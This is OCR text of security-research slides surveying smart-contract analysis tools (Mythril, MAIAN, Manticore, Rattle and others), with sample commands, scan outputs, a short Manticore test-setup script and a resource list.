
Mythril

- https://github.com/ConsenSys/mythril

```
$ myth -x solidity_examples/ether_send.sol
==== Ether send ====
Type: Warning
Contract: Crowdfunding
Function name: withdrawfunds()
PC address: 816
In the function 'withdrawfunds()' a non-zero amount of Ether is sent to msg.sender.

There is a check on storage index 7. This storage slot can be written to by calling
--------------------
In file: solidity_examples/ether_send.sol:18

msg.sender.transfer(this.balance)
```





```
$ myth --search "func#changeMultisig(address)#"
$ myth --search "code#PUSH1 0x50,POP#"
$ myth --search "func#changeMultisig(address)# and code#PUSH1 0x50#"
```

MAIAN

- https://github.com/MAIAN-tool/MAIAN

Maian checks for three types of buggy contracts:

1. Suicidal contracts (can be killed by anyone, like the Parity Wallet Library contract), use `-`
2. Prodigal contracts (can send Ether to anyone), use `-c 1`
3. Greedy contracts (nobody can get out Ether), use `-c 2`




```
  8 [-] Suicidal vulnerability found!
104 [-] No suicidal vulnerability found
467 [-] The code does not contain SUICIDE instructions, hence it is not vulnerable
  8 [-] Cannot confirm the bug because the contract is not deployed on the blockchain.
```

Finding The Greedy, Prodigal, and Suicidal Contracts at Scale

Ivica Nikolić
School of Computing, NUS
Singapore

Aashish Kolluri
School of Computing, NUS
Singapore

Ilya Sergey
University College London
United Kingdom

Prateek Saxena
School of Computing, NUS
Singapore

Aquinas Hobor
Yale-NUS College and School of Computing, NUS
Singapore


```
[-] No suicidal vulnerability found
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] No suicidal vulnerability found
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] No suicidal vulnerability found
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
[-] The code does not contain SUICIDE instructions, hence it is not vulnerable
```

Manticore

- https://github.com/trailofbits/manticore

```
from manticore.ethereum import ManticoreEVM
from manticore.core.smtlib import solver

m = ManticoreEVM() # initiate the blockchain
source_code = ''' pragma solidity ^0.4.20; ...'''

# Generate the accounts. Creator has 10 ethers; attacker 0
creator_account = m.create_account(balance=10*10**18)
attacker_account = m.create_account(balance=0)
contract_account = m.solidity_create_contract(source_code,
                                              owner=creator_account)

print "Creator account: 0x%x (%d)"%(creator_account, creator_account)
print "Attacker account: 0x%x (%d)"%(attacker_account, attacker_account)

# Deposit 1 ether, from the creator
contract_account.deposit(caller=creator_account, value=10**18)
```


```
$ manticore simple.sol
[25981] m.main:INFO: Beginning analysis
[25981] m.ethereum:INFO: Starting symbolic transaction: 1
[25981] m.ethereum:INFO: Generated testcase No. 0 - REVERT
[25981] m.ethereum:INFO: Generated testcase No. 1 - REVERT
[25981] m.ethereum:INFO: Finished symbolic transaction: 1 | Code Coverage: 100% |
Terminated States: 3 | Alive States: 1
[32058] m.ethereum:INFO: Generated testcase No. 2 - STOP
[25981] m.ethereum:INFO: Results in /examples/mcore_zua0Yl
```

Ethersplay

- https://github.com/trailofbits/ethersplay

IDA-EVM

- https://github.com/trailofbits/ida-evm



Rattle

- Our own EVM binary analysis framework
- Recovers EVM CFG
- Converts stack machine to SSA form
- Optimizes and simplifies the logic
- Recover storage and memory variables, as well as function arguments

```
<SSA::Function _dispatch ofs:0x0 blocks:[
  <SSA::BasicBlock ofs:0x0 insns:[
    MSTORE(#0x40, #0x60),
    %0 = CALLDATASIZE(),
    %1 = LT(%0, #0x4),
    JUMPI(#0x62, %1),
  ]>,
  <SSA::BasicBlock ofs:0xd insns:[
    %2 = CALLDATALOAD(#0x0),
    %3 = DIV(%2, #0x100000000000000000000000
    %4 = AND(#0xFFFFFFFF, %3),
    %5 = EQ(#0x41C0E1B5, %4),
    METHODCALL(hash:0x41c0e1b5, %5),
  ]>,
  <SSA::BasicBlock ofs:0x41 insns:[
    %6 = EQ(#0xB69EF8A8, %4),
    METHODCALL(hash:0xb69ef8a8, %6),
  ]>,
  <SSA::BasicBlock ofs:0x4c insns:[
    %7 = EQ(#0xED88C68E, %4),
    METHODCALL(hash:0xed88c68e, %7),
  ]>,
```

Smart Contract Resources

Resource	URL
/r/ethdev	https://reddit.com/r/ethdev
Solidity Docs	https://solidity.readthedocs.io
Beige Paper	https://github.com/chronaeon/beigepaper
Not So Smart Contracts	https://github.com/trailofbits/not-so-smart-contracts
Ethersplay	https://github.com/trailofbits/ethersplay
EVM-opcodes	https://github.com/trailofbits/evm-opcodes
Rattle	Released soon!
Echidna	https://github.com/trailofbits/echidna
Manticore	https://github.com/trailofbits/manticore
Mythril	https://github.com/ConsenSys/mythril
MAIAN	https://github.com/MAIAN-tool/MAIAN

Questions?

Ryan Stortz
Principal Security Researcher

ryan@trailofbits.com
@withzombies

Jay Little
Principal Security Researcher

jay@trailofbits.com
@computerality